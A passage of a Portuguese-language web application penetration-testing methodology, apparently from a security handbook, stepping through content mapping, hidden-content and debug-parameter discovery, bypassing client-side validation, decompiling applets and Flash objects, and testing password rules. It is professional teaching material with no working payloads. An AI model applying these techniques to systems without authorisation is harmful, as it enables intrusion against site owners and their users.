


Figura 20-1: As principais áreas de trabalho envolvidas na metodologia

Use as etapas desta metodologia para orientar seu trabalho e como uma lista de verificação para evitar erros, mas não se sinta obrigado a segui-las com muita rigidez. Tenha em mente o seguinte pensamento: as tarefas que descrevemos são, em grande parte, padrão e ortodoxas; os ataques mais impressionantes contra aplicativos da Web sempre envolvem pensar além delas.

Diretrizes gerais

Há algumas considerações gerais que você deve sempre ter em mente ao realizar as tarefas detalhadas envolvidas no ataque a um aplicativo da Web. Elas podem se aplicar a todas as diferentes áreas que você precisa examinar e às técnicas que precisa executar.

Lembre-se de que vários caracteres têm significado especial em diferentes partes da solicitação HTTP. Quando estiver modificando os dados nas solicitações, codifique esses caracteres no URL para garantir que sejam interpretados da forma pretendida:

- & é usado para separar parâmetros na string de consulta de URL e no corpo da mensagem. Para inserir um caractere literal &, você deve codificá-lo como %26.
- = é usado para separar o nome e o valor de cada parâmetro na string de consulta de URL e no corpo da mensagem. Para inserir um caractere = literal, você deve codificá-lo como %3d.
- ? é usado para marcar o início da cadeia de caracteres de consulta de URL. Para inserir um caractere literal ?, você deve codificá-lo como %3f.

Um espaço é usado para marcar o final do URL na primeira linha das solicitações e pode indicar o final de um valor de cookie no cabeçalho `Cookie`. Para inserir um espaço literal, você deve codificá-lo como %20 ou +.

Como + representa um espaço codificado, para inserir um caractere + literal, você deve codificá-lo como %2b.

- ; é usado para separar cookies individuais no cabeçalho `Cookie`. Para inserir um caractere literal ;, você deve codificá-lo como %3b.
- # é usado para marcar o identificador de fragmento no URL. Se você inserir esse caractere no URL em seu navegador, ele truncará efetivamente o URL que é enviado ao servidor. Para inserir um caractere # literal, você deve codificá-lo como %23.
- % é usado como prefixo no esquema de codificação de URL. Para inserir um caractere % literal, você deve codificá-lo como %25.

Quaisquer caracteres não imprimíveis, como bytes nulos e novas linhas, devem, obviamente, ser codificados no URL usando seu código de caractere ASCII, neste caso, como %00 e %0a, respectivamente.

Muitos testes de vulnerabilidades comuns em aplicativos da Web envolvem o envio de várias cadeias de entrada criadas e o monitoramento das respostas do aplicativo em busca de anomalias, o que indica a presença de uma vulnerabilidade. Em alguns casos, a resposta do aplicativo a uma determinada solicitação conterá uma assinatura de uma determinada vulnerabilidade, independentemente de um

O gatilho para essa vulnerabilidade foi enviado. Em qualquer caso em que uma entrada criada especificamente resulte em um comportamento associado a uma vulnerabilidade (como uma mensagem de erro específica), você deve verificar se o envio de uma entrada benigna no parâmetro relevante também causa o mesmo comportamento. Se isso acontecer, sua tentativa de descoberta provavelmente será um falso positivo.

Os aplicativos normalmente acumulam uma quantidade de estado de solicitações anteriores, o que afeta a forma como eles respondem a outras solicitações. Às vezes, quando se está tentando investigar uma vulnerabilidade provisória e isolar a causa exata de um determinado comportamento anômalo, é necessário remover os efeitos de qualquer estado acumulado. Para fazer isso, geralmente é suficiente iniciar uma nova sessão com um novo processo de navegador, navegar até o local da anomalia observada usando apenas solicitações benignas e, em seguida, reenviar a entrada criada. Muitas vezes, você pode replicar essa medida ajustando as partes das solicitações que contêm cookies e informações de cache. Além disso, você pode usar uma ferramenta como o Burp Repeater para isolar uma solicitação, fazer ajustes específicos nela e reemiti-la quantas vezes forem necessárias.

Alguns aplicativos usam uma configuração de balanceamento de carga na qual as solicitações HTTP consecutivas podem ser tratadas por diferentes servidores de back-end, na Web, na apresentação, nos dados ou em outras camadas. Servidores diferentes podem ter pequenas diferenças na configuração que afetam seus resultados. Além disso, alguns ataques bem-sucedidos resultarão em uma alteração no estado do servidor específico que processa suas solicitações, como a injeção de um novo procedimento armazenado no banco de dados ou a criação de um novo arquivo na raiz da Web. Para isolar os efeitos de ações específicas, pode ser necessário executar várias solicitações idênticas em sucessão, testando o resultado de cada uma até que a solicitação seja tratada pelo servidor relevante.

Supondo que você esteja implementando essa metodologia como parte de um contrato de consultoria, deve sempre se certificar de realizar o exercício de escopo usual, para concordar exatamente com quais nomes de host, URLs e funcionalidades devem ser incluídos e se existem restrições quanto aos tipos de testes que você tem permissão para realizar. Você deve conscientizar o proprietário do aplicativo sobre os riscos inerentes à realização de qualquer tipo de teste de penetração em um alvo de caixa preta e aconselhá-lo a fazer um backup de todos os dados importantes antes de iniciar o trabalho.

1. Mapear o conteúdo do aplicativo




Figura 20-2: Mapeamento do conteúdo do aplicativo

1.1. Explore o conteúdo visível

- 1.1.1. Configure seu navegador para usar sua ferramenta de proxy/espionagem integrada favorita. Tanto o Burp quanto o WebScarab podem ser usados para espiar passivamente o site, monitorando e analisando o conteúdo da Web processado pelo proxy.
- 1.1.2. Se achar útil, configure seu navegador para usar uma extensão como o IEWatch, para monitorar e analisar o conteúdo HTTP e HTML que está sendo processado pelo navegador.
- 1.1.3. Navegue por todo o aplicativo da maneira normal, visitando todos os links e URLs, enviando todos os formulários e passando por todas as funções de várias etapas até a conclusão. Tente navegar com o JavaScript ativado e desativado, e com os cookies ativados e desativados. Muitos aplicativos podem lidar com várias configurações de navegador, e você pode chegar a diferentes caminhos de conteúdo e código dentro do aplicativo.
- 1.1.4. Se o aplicativo usar autenticação e você tiver ou puder criar uma conta de login, use-a para acessar a funcionalidade protegida.
- 1.1.5. Enquanto navega, monitore as solicitações e respostas que passam pelo proxy de interceptação para entender os tipos de dados enviados e as maneiras pelas quais o cliente é usado para controlar o comportamento do aplicativo no lado do servidor.
- 1.1.6. Revise o mapa do site gerado pelo spidering passivo e identifique qualquer conteúdo ou funcionalidade que você não tenha percorrido usando seu navegador. Com base nos resultados do spider, determine onde cada item estava

descoberto (por exemplo, no Burp Spider, verifique os detalhes do Linked From). Acesse cada item usando o navegador, de modo que a resposta do servidor seja analisada pelo spider para identificar qualquer conteúdo adicional. Continue essa etapa recursivamente até que nenhum outro conteúdo ou funcionalidade seja identificado.

- 1.1.7. Quando tiver terminado de navegar manualmente e de fazer spidering passivo, você poderá usar o spider para rastrear ativamente o aplicativo, usando o conjunto de URLs descobertos como sementes. Às vezes, isso pode revelar conteúdo adicional que você deixou passar despercebido ao trabalhar manualmente. Antes de fazer um rastreamento automatizado, primeiro identifique todos os URLs que sejam perigosos ou que possam interromper a sessão do aplicativo e configure o spider para excluí-los do escopo.

1.2. Consultar recursos públicos

- 1.2.1. Use os mecanismos de pesquisa e arquivos da Internet (por exemplo, o Wayback Machine) para identificar o conteúdo que eles indexaram e armazenaram para o seu aplicativo de destino.
- 1.2.2. Use as opções de pesquisa avançada para aumentar a eficácia de sua pesquisa. Por exemplo, no Google, você pode usar `site:` para recuperar todo o conteúdo do site de destino e `link:` para recuperar outros sites com links para ele. Se a sua pesquisa identificar conteúdo que não está mais presente no aplicativo ativo, você ainda poderá visualizá-lo no cache do mecanismo de pesquisa. Esse conteúdo antigo pode conter links para recursos adicionais que ainda não foram removidos.
- 1.2.3. Realize pesquisas em quaisquer nomes e endereços de e-mail que você tenha divulgado no conteúdo do aplicativo, como informações de contato, incluindo itens não renderizados na tela, como comentários em HTML. Além das pesquisas na Web, faça também pesquisas em notícias e grupos. Procure por detalhes técnicos publicados em fóruns da Internet sobre o aplicativo de destino e sua infraestrutura de suporte.

1.3. Descubra o conteúdo oculto

- 1.3.1. Confirme como o aplicativo lida com solicitações de itens inexistentes. Faça algumas solicitações manuais para recursos válidos e inválidos conhecidos e compare as respostas do servidor para estabelecer um meio fácil de identificar quando um item não existe.
- 1.3.2. Obtenha listas de nomes de arquivos e diretórios comuns e extensões de arquivos comuns. Adicione a essas listas todos os itens realmente observados

dentro dos aplicativos e também itens inferidos a partir deles. Tente para entender as convenções de nomenclatura usadas pelos desenvolvedores de aplicativos. Por exemplo, se houver páginas chamadas `AddDocument.jsp` e `ViewDocument.jsp`, também poderá haver páginas chamadas `EditDocument.jsp` e `RemoveDocument.jsp`.

- 1.3.3. Revise todo o código do lado do cliente para identificar qualquer pista sobre o conteúdo oculto do lado do servidor, incluindo comentários HTML e elementos de formulário desativados.
- 1.3.4. Usando as técnicas de automação descritas no Capítulo 13, faça um grande número de solicitações com base em suas listas de diretórios, nomes de arquivos e extensões de arquivos. Monitore as respostas do servidor para confirmar quais itens estão presentes e acessíveis.
- 1.3.5. Realize esses exercícios de descoberta de conteúdo de forma recursiva, usando novos conteúdos e padrões enumerados como base para mais spidering direcionado ao usuário e mais descoberta automatizada.

1.4. Descubra o conteúdo padrão

- 1.4.1. Execute o Nikto no servidor Web para detectar qualquer conteúdo padrão ou bem conhecido que esteja presente. Use as opções do Nikto para maximizar sua eficácia - por exemplo, a opção `-root` para especificar um diretório para verificar se há conteúdo padrão ou `-404` para especificar uma cadeia de caracteres que identifique uma página personalizada de arquivo não encontrado.
- 1.4.2. Verifique manualmente quaisquer descobertas potencialmente interessantes para eliminar quaisquer falsos positivos nos resultados.

1.5. Enumerar funções especificadas por identificador

- 1.5.1. Identifique todas as instâncias em que funções específicas do aplicativo são acessadas passando um identificador da função em um parâmetro de solicitação (por exemplo,
`/admin.jsp?action=editUser` ou
`/main.php?func=A21`).
- 1.5.2. Aplique as técnicas de descoberta de conteúdo usadas na etapa 1.3 ao mecanismo que está sendo usado para acessar funções individuais. Por exemplo, se o aplicativo usar um parâmetro que contenha um nome de função, primeiro determine seu comportamento quando uma função inválida for especificada e tente estabelecer um meio fácil de identificar quando uma função válida tiver sido solicitada. Compile uma lista de nomes de funções comuns ou percorra o intervalo sintático de identificadores que se observa estarem em uso. Faça o exercício para

enumerar a funcionalidade válida da forma mais rápida e fácil possível.

- 1.5.3. Se aplicável, compile um mapa do conteúdo do aplicativo com base em caminhos funcionais, em vez de URLs, mostrando todas as funções enumeradas e os caminhos lógicos e as dependências entre elas. (Consulte o Capítulo 4 para ver um exemplo disso).

1.6. Teste de parâmetros de depuração

- 1.6.1. Escolha uma ou mais páginas ou funções do aplicativo em que os parâmetros de depuração ocultos (como `debug=true`) possam ser implementados. É mais provável que eles apareçam em funcionalidades importantes, como login, pesquisa e upload ou download de arquivos.
- 1.6.2. Use listas de nomes de parâmetros de depuração comuns (como `debug`, `test`, `hide` e `source`) e valores comuns (como `true`, `yes`, `on` e `1`) e itere por todas as permutações desses nomes, enviando cada par de nome/valor a cada função direcionada. Para solicitações `POST`, forneça o parâmetro tanto na string de consulta do URL quanto no corpo da solicitação. Use as técnicas descritas no Capítulo 13 para automatizar esse exercício. Por exemplo, você pode usar o tipo de ataque cluster bomb no Burp Intruder para combinar todas as permutações de duas listas de carga útil.
- 1.6.3. Analise as respostas do aplicativo em busca de anomalias que possam indicar que o parâmetro adicionado teve efeito sobre o processamento do aplicativo.

2. Analisar o aplicativo




Figura 20-3: Analisando o aplicativo

2.1. Identificar a funcionalidade

- 2.1.1. Identifique a funcionalidade principal para a qual o aplicativo foi criado e as ações que cada função foi projetada para executar quando usada como pretendido.
- 2.1.2. Identifique os principais mecanismos de segurança empregados pelo aplicativo e as formas como eles funcionam. Em particular, entenda os principais mecanismos que lidam com autenticação, gerenciamento de sessão e controle de acesso, além das funções que os suportam, como registro de usuário e recuperação de conta.
- 2.1.3. Identifique todas as funções e comportamentos mais periféricos, como o uso de redirecionamentos, links externos, mensagens de erro e funções administrativas e de registro.

2.2. Identificar pontos de entrada de dados

- 2.2.1. Identifique todos os diferentes pontos de entrada existentes para introduzir a entrada do usuário no processamento do aplicativo, incluindo URLs, parâmetros de string de consulta, dados POST, cookies e outros cabeçalhos HTTP processados pelo aplicativo.
- 2.2.2. Examine todos os mecanismos personalizados de transmissão ou codificação de dados usados pelo aplicativo, como um formato de string de consulta não padrão. Entenda se os dados que estão sendo enviados encapsulam nomes e valores de parâmetros ou se um meio alternativo de representação está sendo usado.
- 2.2.3. Identifique todos os canais fora de banda por meio dos quais os dados controláveis pelo usuário ou outros dados de terceiros estão sendo introduzidos no processamento do aplicativo - por exemplo, um aplicativo de webmail que processa e renderiza mensagens recebidas via SMTP.

2.3. Identificar as tecnologias utilizadas

- 2.3.1. Identificar cada uma das diferentes tecnologias usadas no lado do cliente, como formulários, scripts, cookies, applets Java, controles ActiveX e objetos Flash.
- 2.3.2. Na medida do possível, estabeleça quais tecnologias estão sendo usadas no lado do servidor, incluindo linguagens de script, plataformas de aplicativos e interação com componentes de back-end, como bancos de dados e sistemas de e-mail.

- 2.3.3. Verifique o cabeçalho do servidor HTTP retornado nas respostas do aplicativo e também quaisquer outros identificadores de software contidos nos cabeçalhos HTTP personalizados ou nos comentários do código-fonte HTML. Observe que, em alguns casos, diferentes áreas do aplicativo são tratadas por diferentes componentes de back-end, portanto, diferentes banners podem ser recebidos.
- 2.3.4. Execute a ferramenta Httrprint para obter a impressão digital do servidor da Web.
- 2.3.5. Analise os resultados dos exercícios de mapeamento de conteúdo para identificar quaisquer extensões de arquivos, diretórios ou outras subsequências de URL de aparência interessante que possam fornecer pistas sobre as tecnologias em uso no servidor. Analise os nomes de todos os tokens de sessão e outros cookies emitidos. Use o Google para pesquisar as tecnologias associadas a esses itens.
- 2.3.6. Identifique nomes de scripts e parâmetros de string de consulta com aparência interessante que possam pertencer a componentes de código de terceiros. Pesquise esses nomes no Google usando o qualificador `inurl:` para encontrar outros aplicativos que usem os mesmos scripts e parâmetros e que, portanto, possam estar usando os mesmos componentes de terceiros. Faça uma análise não invasiva desses sites, pois isso pode revelar conteúdo e funcionalidade adicionais que não estejam explicitamente vinculados ao aplicativo que você está atacando.

2.4. Mapear a superfície de ataque

- 2.4.1. Tente verificar a estrutura interna e a funcionalidade prováveis do aplicativo do lado do servidor e os mecanismos que ele usa nos bastidores para fornecer o comportamento que é visível da perspectiva do cliente. Por exemplo, é provável que uma função para recuperar pedidos de clientes esteja interagindo com um banco de dados.
- 2.4.2. Para cada item de funcionalidade, identifique os tipos de vulnerabilidades comuns que são frequentemente associadas a ele. Por exemplo, as funções de upload de arquivos podem ser vulneráveis à passagem de caminhos; as mensagens entre usuários podem ser vulneráveis a XSS; e as funções de contato podem ser vulneráveis à injeção de SMTP. Consulte o Capítulo 4 para obter exemplos de vulnerabilidades comumente associadas a funções e tecnologias específicas.
- 2.4.3. Formule um plano de ataque, priorizando a funcionalidade mais interessante e a mais grave das possíveis vulnerabilidades. As habilidades associadas a ele. Use seu plano para orientar a quantidade de tempo e esforço que você dedica a cada uma das áreas restantes desta metodologia.

3. Teste os controles do lado do cliente




Figura 20-4: Teste de controles no lado do cliente

3.1. Teste de transmissão de dados por meio do cliente

- 3.1.1. Localize todas as instâncias no aplicativo em que campos de formulário ocultos, cookies e parâmetros de URL estejam aparentemente sendo usados para transmitir dados por meio do cliente.
- 3.1.2. Tente determinar a finalidade que o item desempenha na lógica do aplicativo, com base no contexto em que ele aparece e em seu nome e valor.
- 3.1.3. Modificar o valor do item de forma relevante para sua função na funcionalidade do aplicativo. Determine se os valores arbitrários enviados no campo são processados pelo aplicativo e se isso pode ser explorado para interferir em sua lógica ou subverter quaisquer controles de segurança.
- 3.1.4. Se o aplicativo transmitir dados opacos por meio do cliente, você poderá atacar isso de várias maneiras. Se o item for ofuscado, você poderá decifrar o algoritmo de ofuscação e, assim, enviar dados arbitrários dentro do item opaco. Mesmo que ele seja criptografado com segurança, você poderá reproduzir o item em outros contextos para interferir na lógica do aplicativo. Consulte o Capítulo 5 para obter mais detalhes sobre esses e outros ataques.
- 3.1.5. Se o aplicativo usar o ASP.NET ViewState, teste para confirmar se ele pode ser adulterado ou se contém alguma informação confidencial. Observe que o ViewState pode ser usado de forma diferente em diferentes páginas do aplicativo.

- 3.1.5.1. Use o analisador ViewState no Burp Suite para confirmar se a opção `EnableViewStateMac` foi ativada, o que significa que o conteúdo do ViewState não pode ser modificado.
- 3.1.5.2. Revise o ViewState decodificado para identificar quaisquer dados confidenciais que ele contenha.
- 3.1.5.3. Modificar um dos valores de parâmetro decodificados, recodificar e submeter o ViewState. Se o aplicativo aceitar o valor modificado, você deverá tratar o ViewState como um canal de entrada para introduzir dados arbitrários no processamento do aplicativo e realizar os mesmos testes nos dados que ele contém, como faria com qualquer outro parâmetro de solicitação.

3.2. Teste os controles do lado do cliente sobre a entrada do usuário

- 3.2.1. Identifique os casos em que os controles do lado do cliente, como limites de comprimento e verificações de JavaScript, são usados para validar a entrada do usuário antes que ela seja enviada ao servidor. É claro que esses controles podem ser contornados de forma trivial, pois é possível enviar solicitações arbitrárias ao servidor. Por exemplo:

```
<form action="order.asp" onsubmit="return Validate(this)">
<input maxlength="3" name="quantity">
...
```

- 3.2.2. Teste cada campo de entrada afetado, enviando entradas que normalmente seriam bloqueadas pelos controles do lado do cliente, para verificar se elas são replicadas no servidor.
- 3.2.3. A capacidade de contornar a validação do lado do cliente não representa necessariamente nenhuma vulnerabilidade. No entanto, você deve analisar atentamente a validação que está sendo realizada e confirmar se o aplicativo está contando com os controles do lado do cliente para se proteger de entradas malformadas e se existem condições exploráveis que possam ser acionadas por essas entradas.
- 3.2.4. Revise cada formulário HTML para identificar quaisquer elementos desativados, como botões de envio esmaecidos, por exemplo:

```
<input disabled="true" name="product">
```

Se algum for encontrado, envie-o ao servidor junto com os outros parâmetros do formulário e confirme se o parâmetro tem algum efeito no processamento do servidor que possa ser aproveitado em um ataque.

3.3. Testar componentes de cliente espesso

3.3.1. *Testar applets Java*

- 3.3.1.1. Identifique os applets Java utilizados pelo aplicativo. Procure por qualquer `.class` ou `.jar` que estão sendo solicitados por meio do proxy de interceptação ou procure por tags de applet no código-fonte HTML das páginas de aplicativos. Por exemplo:

```
<applet code="input.class" id="TheApplet" codebase="/scripts/">
</applet>
```

- 3.3.1.2. Analise todas as chamadas feitas aos métodos do miniaplicativo no HTML de chamada e determine se os dados retornados do miniaplicativo estão sendo enviados ao servidor. Se esses dados forem opacos (ou seja, obstruídos ou criptografados), para modificá-los, provavelmente será necessário descompilar o miniaplicativo para obter seu código-fonte.
- 3.3.1.3. Faça o download do bytecode do applet digitando o URL em seu navegador e salve o arquivo localmente. O nome do arquivo de bytecode é especificado no atributo `code` da tag do applet, e o arquivo estará localizado no diretório especificado no atributo `codebase`, se ele estiver presente; caso contrário, estará localizado no mesmo diretório da página em que a tag do applet aparece.
- 3.3.1.4. Use uma ferramenta adequada, como Jad ou Jode, para descompilar o bytecode em código-fonte Java. Por exemplo:

```
C:\>jad.exe input.class
Analizando input.class... Gerando input.jad
```

Se o applet estiver empacotado em um arquivo JAR, você poderá descompactá-lo para recuperar os arquivos `.class` usando leitores de arquivos padrão, como o Win-Rar ou o WinZip.

- 3.3.1.5. Revise o código-fonte relevante (começando com a implementação do método que retorna os dados opacos) para entender qual processamento está sendo realizado.
- 3.3.1.6. Determine se o applet contém algum método público que possa ser usado para executar a ofuscação relevante em uma entrada arbitrária.
- 3.3.1.7. Caso contrário, modifique o código-fonte do miniaplicativo de modo a neutralizar qualquer validação que ele execute ou a permitir que você ofusque uma entrada arbitrária. Em seguida, você pode recompilar o código-fonte em um arquivo `.class`, usando a ferramenta `javac`, que faz parte do Java Development Kit da Sun.

3.3.2. Testar controles ActiveX

- 3.3.2.1. Identifique todos os controles ActiveX empregados pelo aplicativo. Procure por qualquer tipo de arquivo .cab que esteja sendo solicitado por meio do proxy de interceptação ou procure por tags de objeto no código-fonte HTML das páginas do aplicativo. Por exemplo:
- ```
<OBJECT
 classid="CLSID:4F878398-E58A-11D3-BEE9-00C04FA0D6BA"
 codebase="https://wahh.app.com/scripts/input.cab"
 id="TheAxControl">
</OBJECT>
```
- 3.3.2.2. Normalmente, é possível subverter qualquer validação de entrada realizada em um controle ActiveX anexando um depurador ao processo e modificando diretamente os dados que estão sendo processados ou alterando o caminho de execução do programa. Consulte o Capítulo 5 para obter mais detalhes sobre esse tipo de ataque.
- 3.3.2.3. Muitas vezes é possível adivinhar a finalidade de diferentes métodos que um controle ActiveX exporta com base em seus nomes e nos parâmetros passados a eles. Use a ferramenta COMRaider para enumerar os métodos exportados pelo controle. Teste se algum deles pode ser manipulado para afetar o comportamento do controle e anular os testes de validação implementados por ele.
- 3.3.2.4. Se o objetivo do controle for coletar ou verificar determinadas informações sobre o computador cliente, use as ferramentas Filemon e Regmon para monitorar as informações coletadas pelo controle. Muitas vezes é possível criar itens adequados no registro do sistema e no sistema de arquivos para corrigir as entradas usadas pelo controle e, assim, afetar seu comportamento.
- 3.3.2.5. Teste todos os controles ActiveX quanto a vulnerabilidades que possam ser exploradas para atacar outros usuários do aplicativo. É possível modificar o HTML usado para invocar um controle para passar dados arbitrários aos seus métodos e monitorar os resultados. Procure métodos com nomes que pareçam perigosos, como LaunchExe. Você também pode usar o COMRaider para realizar alguns testes básicos de fuzz de controles ActiveX para identificar falhas, como estouro de buffer.

### 3.3.3. Testar objetos do Shockwave Flash

- 3.3.3.1. Explore a funcionalidade do objeto Flash em seu navegador. Monitore seu proxy de interceptação para quaisquer solicitações feitas ao servidor e estabeleça quais ações são executadas inteiramente no componente do lado do cliente e quais envolvem algum processamento do lado do servidor.

- 3.3.3.2. Sempre que vir dados sendo enviados ao servidor, determine se eles são transparentes por natureza ou se foram ofuscados ou criptografados de alguma forma. Se for o último caso, para modificá-los, você provavelmente precisará desmontar ou descompilar o objeto Flash.
- 3.3.3.3. Use a ferramenta Flasm para desmontar o objeto em bytecode legível por humanos ou a ferramenta Flare para descompilá-lo em código-fonte do ActionScript. Conforme descrito para os applets Java, revise o código para identificar quaisquer pontos de ataque que lhe permitirão fazer a reengenharia do objeto Flash e ignorar os controles implementados nele. Você pode usar as mesmas ferramentas para recompilar o código modificado de volta em um objeto Flash.

## 4. Teste o mecanismo de autenticação




Figura 20-5: Teste do mecanismo de autenticação

#### 4.1. Entenda o mecanismo

- 4.1.1. Estabeleça as tecnologias de autenticação em uso (por exemplo, formulários, certificados ou multifator).
- 4.1.2. Localize todas as funcionalidades relacionadas à autenticação (incluindo login, registro, recuperação de conta e assim por diante).
- 4.1.3. Se o aplicativo não implementar um mecanismo de autorregistro automatizado, determine se existe algum outro meio de obter várias contas de usuário.

#### 4.2. Teste a qualidade da senha

- 4.2.1. Analise o aplicativo para obter uma descrição das regras de qualidade mínima aplicadas às senhas de usuários.
- 4.2.2. Tente definir vários tipos de senhas fracas, usando qualquer função de auto-registro ou de alteração de senha, para estabelecer as regras realmente aplicadas. Experimente senhas curtas, apenas caracteres alfabéticos, apenas caracteres em caixa única, palavras do dicionário e o nome de usuário atual.
- 4.2.3. Teste a validação incompleta das credenciais. Defina uma senha forte e complexa (por exemplo, 12 caracteres com letras maiúsculas e minúsculas, numerais e caracteres tipográficos). Tente fazer login com diferentes variações dessa senha, removendo o último caractere, alterando o caso de um caractere e removendo quaisquer caracteres especiais. Se alguma dessas tentativas de login for bem-sucedida, continue experimentando sistematicamente para identificar qual validação está realmente sendo realizada.
- 4.2.4. Depois de estabelecer as regras de qualidade mínima da senha e a extensão da validação da senha, identifique o intervalo de valores que um ataque de adivinhação de senha precisaria empregar para ter uma boa probabilidade de sucesso.

#### 4.3. Teste para enumeração de nome de usuário

